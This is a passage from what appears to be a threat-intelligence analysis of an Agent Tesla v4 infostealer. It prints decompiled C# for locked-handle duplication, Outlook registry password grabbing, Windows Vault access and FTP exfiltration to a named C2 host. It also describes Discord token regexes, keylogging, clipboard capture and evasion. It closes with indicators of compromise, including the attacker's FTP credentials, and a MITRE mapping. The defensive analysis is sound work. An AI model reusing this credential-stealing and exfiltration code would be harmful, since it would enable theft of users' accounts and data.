IL_021c:
if (decimal.Compare(new decimal(encoding), 2m) == 0)
{
    num = 58;
    goto IL_0247;
}
goto IL_0ba2;
IL_0c0b:
if (decimal.Compare(new decimal(encoding), 3m) != 0)
{
    goto IL_0126;
}
num = 44;
goto IL_0c36;
IL_0247:
if (num == 55)
{
    master_table_entries[num3 + num4].sql_statement = Encoding.Default.GetString(db_bytes, Convert.ToInt32(decimal.Add(decimal.Add(decimal.Add(decimal.Add(new decimal(num5), new decimal(value)), new decimal(array[0])),
    num = 56;
}
if (num == 18)
{
    master_table_entries[num3 + num4].row_id = 180nEGX4g(Convert.ToInt32(decimal.Add(decimal.Add(new decimal(num5), decimal.Subtract(new decimal(num7), new decimal(num5))), 1m)), num10);
    num = 19;
}
if (num == 63)
{
    goto IL_0394;
}
goto IL_03aa;
IL_0db5:
if (num == 5)
{
    num3 = master_table_entries.Length;
    num = 6;
}
}
```

Figure 12 — Hand-written SQLite B-tree parser: traverses the master table and reads cell records directly from raw bytes without any SQLite library dependency.

For truly locked handles where even `FileShare.ReadWrite` fails, the malware escalates:

- Calls `NtQuerySystemInformation(SystemHandleInformation)` to enumerate all system handles.
- Finds handles belonging to the process holding the target file.
- Duplicates the handle into its own process via `DuplicateHandle`.
- Maps a view via `CreateFileMapping / MapViewOfFile` and reads raw bytes via `Marshal.Copy`.

```

try
{
    while (true)
    {
        IntPtr = Marshal.AllocHGlobal(num2);
        int ReturnLength;
        switch (PBo03Dy.NtQuerySystemInformation(zUS6T.SystemHandleInformation, IntPtr, num2, out ReturnLength))
        {
            case MJahi3tg.STATUS_INFO_LENGTH_MISMATCH:
                break;
            default:
                throw new Exception("Failed to retrieve system handle information.");
            case MJahi3tg.STATUS_SUCCESS:
                {
                    long num3 = IntPtr.ToInt64();
                    num3 += IntPtr.Size;
                    int num4 = Marshal.SizeOf(typeof(nSZ7uKzpfY));
                    int num5 = (int)((IntPtr.Size == 4) ? Marshal.ReadInt32(IntPtr) : Marshal.ReadInt64(IntPtr));
                    IntPtr IntPtr2 = PK00L2k9Jx.OpenProcess(HeLEj3rY7A3.DuplicateHandle, bInheritHandle: true, (uint)018t8uL6A2);
                    IntPtr currentProcess = PK00L2k9Jx.GetCurrentProcess();
                    for (int i = 0; i < num5; i++)
                    {
                        if (Marshal.ReadInt32((IntPtr)num3) == 018t8uL6A2)
                        {
                            nSZ7uKzpfY nSZ7uKzpfY2 = (nSZ7uKzpfY)Marshal.PtrToStructure(new IntPtr(num3), typeof(nSZ7uKzpfY));
                            int ReturnLength2 = 0;
                            IntPtr lpTargetHandle = default(IntPtr);
                            IntPtr IntPtr3 = PK00L2k9Jx.DuplicateHandle(IntPtr2, new IntPtr(nSZ7uKzpfY2.HandleValue), currentProcess, out lpTargetHandle, 0u, bInheritHandle: false, D1fRb.DUPLICATE_SAME_ACCESS);
                            if (PK00L2k9Jx.GetFileType(lpTargetHandle) == qhuVL5j.Disk && flag)
                            {
                                int num6 = 512;
                                IntPtr IntPtr3 = Marshal.AllocHGlobal(num6);
                                if (PBo03Dy.NtQueryObject(lpTargetHandle, cVEZqb.ObjectNameInformation, IntPtr3, num6, out ReturnLength2) == MJahi3tg.STATUS_SUCCESS)
                                {
                                    xwScY xwScY2 = (xwScY)Marshal.PtrToStructure(IntPtr3, typeof(xwScY));
                                    if (!string.IsNullOrEmpty(xwScY2.Name.ToString()) && !string.IsNullOrEmpty(xwScY2.Name.ToString().Trim()))
                                    {
                                        dictionary.Add(nSZ7uKzpfY2.HandleValue, xwScY2.Name.ToString().Trim());
                                    }
                                }
                                Marshal.FreeHGlobal(IntPtr3);
                            }
                            PK00L2k9Jx.CloseHandle(lpTargetHandle);
                        }
                        num3 += num4;
                    }
                    PK00L2k9Jx.CloseHandle(IntPtr2);
                    goto end_IL_00ad;
                }
            }
            num2 = Math.Max(num2, ReturnLength);
            Marshal.FreeHGlobal(IntPtr);
            IntPtr = IntPtr.Zero;
            continue;
        }
        end_IL_00ad:
        break;
    }
}
finally
{
    if (IntPtr != IntPtr.Zero)
    {
        Marshal.FreeHGlobal(IntPtr);
    }
}
return 5yF3(dictionary);
}

```

Figure 13 — Locked file handle duplication: NtQuerySystemInformation enumerates system handles; DuplicateHandle bridges the browser's file handle into the malware's process for direct memory mapping.

Chrome's file locking is not an obstacle.

Outlook

The malware opens seven registry keys targeting Office versions 11.0, 12.0, 14.0, 15.0, 16.0 and two legacy paths to extract IMAP/POP3/HTTP/SMTP passwords and then decrypts via DPAPI.

- *Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles*
- *Software\Microsoft\Windows Messaging Subsystem\Profiles\9375CFF0413111d3B88A00104B2A6676*

```

    NXaC = "Outlook";
}

public List<_1KHfQsGt8y> Grab()
{
    int num = 0;
    List<_1KHfQsGt8y> list = default(List<_1KHfQsGt8y>);
    do
    {
        while (num != 5);
        try
        {
            string text = "9375CFF041311d3B88A00104B2A6676";
            RegistryKey[] array = new RegistryKey[1]
            {
                Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Office\\11.0\\Outlook\\Profiles"),
                Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Office\\12.0\\Outlook\\Profiles"),
                Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Office\\14.0\\Outlook\\Profiles"),
                Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Office\\15.0\\Outlook\\Profiles"),
                Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles"),
                Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows Messaging Subsystem\\Profiles\\9375CFF041311d3B88A00104B2A6676"),
                Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Office\\16.0\\Outlook\\Profiles")
            };
            UTF8Encoding uTF8Encoding = new UTF8Encoding();
            RegistryKey[] array2 = array;
            foreach (RegistryKey registryKey in array2)
            {
                if (registryKey == null)
                {
                    continue;
                }
                string[] subKeyNames = registryKey.GetSubKeyNames();
                foreach (string text2 in subKeyNames)
                {
                    RegistryKey registryKey2 = registryKey.OpenSubKey(text2 + "\\\" + text);
                    if (registryKey2 == null)
                    {
                        continue;
                    }
                    string[] subKeyNames2 = registryKey2.GetSubKeyNames();
                    foreach (string name in subKeyNames2)
                    {
                        using RegistryKey registryKey3 = registryKey2.OpenSubKey(name);
                        try
                        {
                            if (registryKey3.GetValue("Email") == null || (registryKey3.GetValue("IMAP Password") == null && registryKey3.GetValue("POP3 Password") == null && registryKey3.GetValue("HTTP Password") == null && registryKey3.GetValue("SMTP Password") == null))
                            {
                                continue;
                            }
                            string text3 = "";
                            _1KHfQsGt8y _1KHfQsGt8y2 = new _1KHfQsGt8y();
                            _1KHfQsGt8y2._7tRP = ((registryKey3.GetValue("Email").GetType() == typeof(string)) ? ((string)registryKey3.GetValue("Email")).Replace("\\0", string.Empty) : uTF8Encoding.GetString((byte[])registryKey3.GetValue("Email")).Replace("\\0", string.Empty));
                            string[] array3 = new string[4] { "IMAP Password", "POP3 Password", "HTTP Password", "SMTP Password" };
                            string[] array4 = array3;
                            foreach (string text4 in array4)
                            {
                                if (registryKey3.GetValue(text4) != null)
                                {
                                    _1KHfQsGt8y2.mct27EK = OSBwoOmwEo((byte[])registryKey3.GetValue(text4)).Replace("\\0", string.Empty);
                                    text3 = text4.Split(' ')[0];
                                    break;
                                }
                            }
                        }
                    }
                }
            }
        }
        catch { }
        num++;
    }
}

```

Figure 14 — Outlook credential grabber iterating seven registry paths across Office versions 11.0 through 16.0.

Foxmail

Reads from two registry paths:

HKEY_CURRENT_USER\Software\Aerofox\FoxmailPreview

HKEY_CURRENT_USER\Software\Aerofox\Foxmail\V3.1\FoxmailPath

Passwords are decrypted via a custom XOR algorithm, not DPAPI.

Discord Token Theft

Scans three LevelDB directories:

%APPDATA%\Discord\Local Storage\leveldb

%APPDATA%\discordcanary\Local Storage\leveldb

%APPDATA%\discordptb\Local Storage\leveldb

Extracts OAuth2 tokens via two regex patterns:

`[\w-]{24}\.([\w-]{6})\.([\w-]{27})` (standard user token)

`mfa\.([\w-]{84})` (MFA token)

A Discord OAuth2 token gives a logged-in session of the user's account itself; whoever holds it can read messages, access servers and impersonate the victim without needing a password.

For the attacker this has several uses:

- Account takeover — use the victim's Discord account directly
- Pivot to contacts — message the victim's friends/colleagues with phishing links, leveraging existing trust
- Sell the token — Discord accounts with aged history and server memberships have market value on crimeware forums
- MFA bypass — the mfa.* token pattern the malware specifically targets grants access even on accounts with two-factor enabled, since the token already represents a post-MFA session




Figure 15 — Discord token theft and browser credential module enumeration: LevelDB directory scanning and regex-based OAuth2 token extraction.

Thunderbird Contacts

Reads *global-messages-db.sqlite*, queries the identities table, extracts email address values and uploads as .txt files. Uses the same hand-written SQLite parser.

Windows Credential Manager

Four functions are imported directly from vaultcli.dll:

VaultOpenVault
VaultEnumerateVaults
VaultEnumerateItems
VaultGetItem_WIN8

```
[DllImport("vaultcli.dll")]
public static extern int VaultOpenVault(ref Guid vaultGuid, uint offset, ref IntPtr vaultHandle);

[DllImport("vaultcli.dll")]
public static extern int VaultEnumerateVaults(int offset, ref int vaultCount, ref IntPtr vaultGuid);

[DllImport("vaultcli.dll")]
public static extern int VaultEnumerateItems(IntPtr vaultHandle, int chunkSize, ref int vaultItemCount, ref IntPtr vaultItem);

[DllImport("vaultcli.dll", EntryPoint = "VaultGetItem")]
public static extern int VaultGetItem_WIN8(IntPtr vaultHandle, ref Guid schemaId, IntPtr pResourceElement, IntPtr pIdentityElement, IntPtr pPackageSid, IntPtr zero, int arg6, ref
```

Figure 16 — vaultcli.dll P/Invoke declarations for VaultOpenVault, VaultEnumerateVaults, VaultEnumerateItems, and VaultGetItem_WIN8.

Credential values are read by dereferencing raw vault structures via *Marshal.PtrToStructure*, *Marshal.ReadInt32* and *Marshal.PtrToStringUni*. Additional grabbers target IncrediMail, The Bat!, DynDNS, Windows Vault and SMTP credential stores. The full registered list covers 21 modules.

How Agent Tesla Uses the Keylogger and Clipboard Tool

Both the keylogger and clipboard modules are not active in this Agent Tesla build, but the implementation is complete and functional.

Keyboard Hook

- Installs a system-wide low-level keyboard hook via *SetWindowsHookEx* with hook ID 13 (WH_KEYBOARD_LL), intercepting all keystrokes globally before they reach any window.
- The callback handles WM_KEYDOWN, WM_KEYUP, WM_SYSKEYDOWN, and WM_SYSKEYUP.
- Resolves virtual key codes to Unicode characters via *ToUnicodeEx()* with the current keyboard layout, tracks active window titles via *GetForegroundWindow()* / *GetWindowText()*.

- Formats special keys as tokens ({BACK}, {TAB}, {ENTER}, {CAPSLOCK}, {ALT+F4}, {Win}, {F1}—{F12}) and writes output as HTML with window title changes wrapped in tagged timestamps.
- Keylog data is flushed every 20 minutes and uploaded to FTP as *KL_{username}/{computername}_{datetime}.html*.




Figure 17 — Keylogger hook class: SetWindowsHookEx with WH_KEYBOARD_LL, clipboard viewer registration, and window title tracking via GetForegroundWindow.

Clipboard Capture


Registers as a clipboard viewer via *SetClipboardViewer*. Fires on WM_DRAWCLIPBOARD (message 776). On each clipboard change, reads clipboard text, HTML-encodes it and appends to the keylog buffer:

<hr> Copied Text:
{text}

This captures passwords copied from password managers before they are auto-filled or typed.

How Does Agent Tesla Exfiltrate Credentials?

All data is exfiltrated to *ftp[.]melrz[.]com* (resolving to 162[.]0[.]209[.]89) via *FtpWebRequest* with the STOR command. Credentials are read directly from the static configuration at runtime.



```
// f45b853c-c9d3-495e-9acb-d41a4a90029f, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
// HeErXv4aW.eEbaI
using ...

public class eEbaI
{
    public static void J395E1(string Pk83, string u2WcURV)
    {
        int num = 0;
        do
        {
            if (num == 0)
            {
                num = 1;
            }
        } while (num != 1);
        try
        {
            FtpWebRequest ftpWebRequest = (FtpWebRequest)WebRequest.Create(v9sIVx.FtpHost + "/" + Pk83);
            ftpWebRequest.Credentials = new NetworkCredential(v9sIVx.FtpUser, v9sIVx.FtpPassword);
            ftpWebRequest.Method = "STOR";
            byte[] bytes = Encoding.UTF8.GetBytes(u2WcURV);
            ftpWebRequest.ContentLength = bytes.Length;
            using Stream stream = ftpWebRequest.GetRequestStream();
            stream.Write(bytes, 0, bytes.Length);
            stream.Close();
        }
        catch
        {
        }
    }

    public static void 1NkZsfXk(byte[] hX1BK8Eo6Fr, string bcBTfme4ks)
    {
        int num = 0;
        do
        {
            if (num == 0)
            {
                num = 1;
            }
        } while (num != 1);
        try
        {
            FtpWebRequest ftpWebRequest = (FtpWebRequest)WebRequest.Create(v9sIVx.FtpHost + "/" + bcBTfme4ks);
            ftpWebRequest.Credentials = new NetworkCredential(v9sIVx.FtpUser, v9sIVx.FtpPassword);
            ftpWebRequest.Method = "STOR";
            using Stream stream = ftpWebRequest.GetRequestStream();
            stream.Write(hX1BK8Eo6Fr, 0, hX1BK8Eo6Fr.Length);
            stream.Close();
        }
        catch
        {
        }
    }
}
```

Figure 18 — FTP exfiltration via FtpWebRequest STOR command; credentials and host resolved from the hardcoded static config.

FTP File Naming Convention

Data Type	Path on FTP Server
Credentials	PW_{username}/{computername}_{yyyy_MM_dd_HH_mm_ss}.html
Keylog	KL_{username}/{computername}_{yyyy_MM_dd_HH_mm_ss}.html

Data Type	Path on FTP Server
Screenshots	SC_{username}/{computername}_{yyyy_MM_dd_HH_mm_ss}.jpeg
Contacts	Contacts_{name}_{username}/{computername}_{datetime}.txt

Each file includes a system fingerprint header: timestamp, username, computer name, OS name, CPU, RAM, public IP and the MD5 hardware ID. A secondary TCP connection is made on port 12038 against the same C2 IP, consistent with Agent Tesla's configurable non-standard port behavior.

Evasion and Persistent Mechanisms

- **TLS Certificate Bypass:** Disables validation for all outgoing connections, ensuring the malware maintains unhindered communication with C2 infrastructure without triggering security alerts or errors.
- **Mark of the Web Removal:** Strips the "Zone.Identifier" NTFS data stream to neutralize Windows SmartScreen and security origin checks, making the malicious file appear as trusted local content.
- **Hosts File Manipulation:** Prepares the system for traffic redirection, potentially blocking antivirus update services to isolate the host from security patches and neutralize remediation efforts.
- **Dormant Persistence:** Ensures long-term infection by copying the binary to %APPDATA% and registering a startup key, allowing the malware to survive system reboots.
- **Single-Instance Enforcement:** Prevents duplicate processes to minimize system noise and resource contention, which helps the malware avoid detection and prevents errors during credential harvesting.
- **Activity-Aware Screen Capture:** Extends intelligence gathering beyond credentials by capturing visual user data, providing operators with a complete view of sensitive, non-textual interactions.

What Are the Agent Tesla Indicators of Compromise?

Our technical analysis of this Agent Tesla v4 operation yielded the following actionable indicators of compromise (IOCs). Defenders can use these forensic artifacts to investigate potential breaches or implement proactive blocks across their defensive perimeters.

Lure

Item	Value
Attachment filename	SWIFT Payment Maker 103 - 10.06.26.JS
Attachment Hash - Sha256	615f9ecc51ccce0de6e88dcff70662f77965214bf5ad0cc7e07bc4fae72c40d0
Sender impersonation	Metropolitan Bank and Trust Company (Philippines)

Dropped Files

Path	Notes
C:\Users\Public\Libraries\wabmmxofrdsjlsx.exe	32-bit .NET loader
C:\Users\Public\Libraries\wabmmxofrdsjlsx.ttf	Payload blob (not a font)

Network / C2

Indicator	Detail
ftp[.]melrz[.]com	FTP C2 hostname
162[.]0[.]209[.]89	Resolved IP — TCP ports 21 and 12038
ftp://ftp[.]melrz[.]com	Config URL extracted from binary
FTP credentials	info@melrz[.]com / Newmoney2023..
hxxp://ip-api[.]com/line/?fields=hosting	Hosting/VPN fingerprint callback

Indicator	Detail
208[.]95[.]112[.]1	ip-api[.]com resolved IP

Assembly Metadata (Payload)

Field	Value
AssemblyProduct	Python 3.11.3 (64-bit)
AssemblyCompany	Python Software Foundation
AssemblyTitle	setup
Assembly UUID	f45b853c-c9d3-495e-9acb-d41a4a90029f

Sandbox Evasion DLL Checks

snxhk.dll, cmdvrt32.dll, SbieDll.dll, Sxln.dll, Sf2.dll

Persistence (if Activated)

Item	Value
Startup binary path	%APPDATA%\eCXCES\eCXCES.exe
Registry value	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\eCXCES

What Defenders Need to Know

The FTP credentials in this binary are plaintext and extractable without running the sample. Any host that has connected to *ftp[.]melrz[.]com* on ports 21 or 12038 should be treated as compromised. The credential dump lands on the attacker's FTP server within seconds of execution; there is no delayed staging.

The emoji-obfuscation approach in the JS dropper does not survive any YARA rule that looks for the Unicode code points used (U+2764, U+1F4A7, etc.) alongside JScript-specific patterns. A rule matching both the emoji distribution pattern and WScript.Shell or CreateObject calls will catch this family.

The assembly metadata masquerade ("Python 3.11.3 (64-bit)") means this binary can appear legitimate in process lists and memory dumps when relying on description strings. The x86 architecture targeting .NET 4.0 from a file claiming to be a Python 3.11 64-bit installer is an immediate contradiction and trivial to flag.

Machine cleanup requires rotating every credential accessible from the compromised host: browser passwords, stored email credentials, Windows Vault entries and any Discord accounts active on the machine. The credential sweep runs in full on first execution; there is no second chance.

Mitre Attack Mapping

Tactic	Technique ID	Technique
Execution	T1106	Native API
Privilege Escalation / Defense Evasion	T1134	Access Token Manipulation
Defense Evasion	T1497	Virtualization / Sandbox Evasion
Defense Evasion	T1027.002	Obfuscated Files: Software Packing
Credential Access	T1552.002	Unsecured Credentials: Credentials in Registry
Credential Access	T1552.001	Unsecured Credentials: Credentials in Files
Credential Access	T1003	OS Credential Dumping
Discovery	T1047	Windows Management Instrumentation
Discovery	T1082	System Information Discovery
Discovery	T1016	System Network Configuration Discovery
Discovery	T1083	File and Directory Discovery
Discovery	T1012	Query Registry

Tactic	Technique ID	Technique
Discovery	T1057	Process Discovery
Collection	T1119	Automated Collection
Collection	T1005	Data from Local System
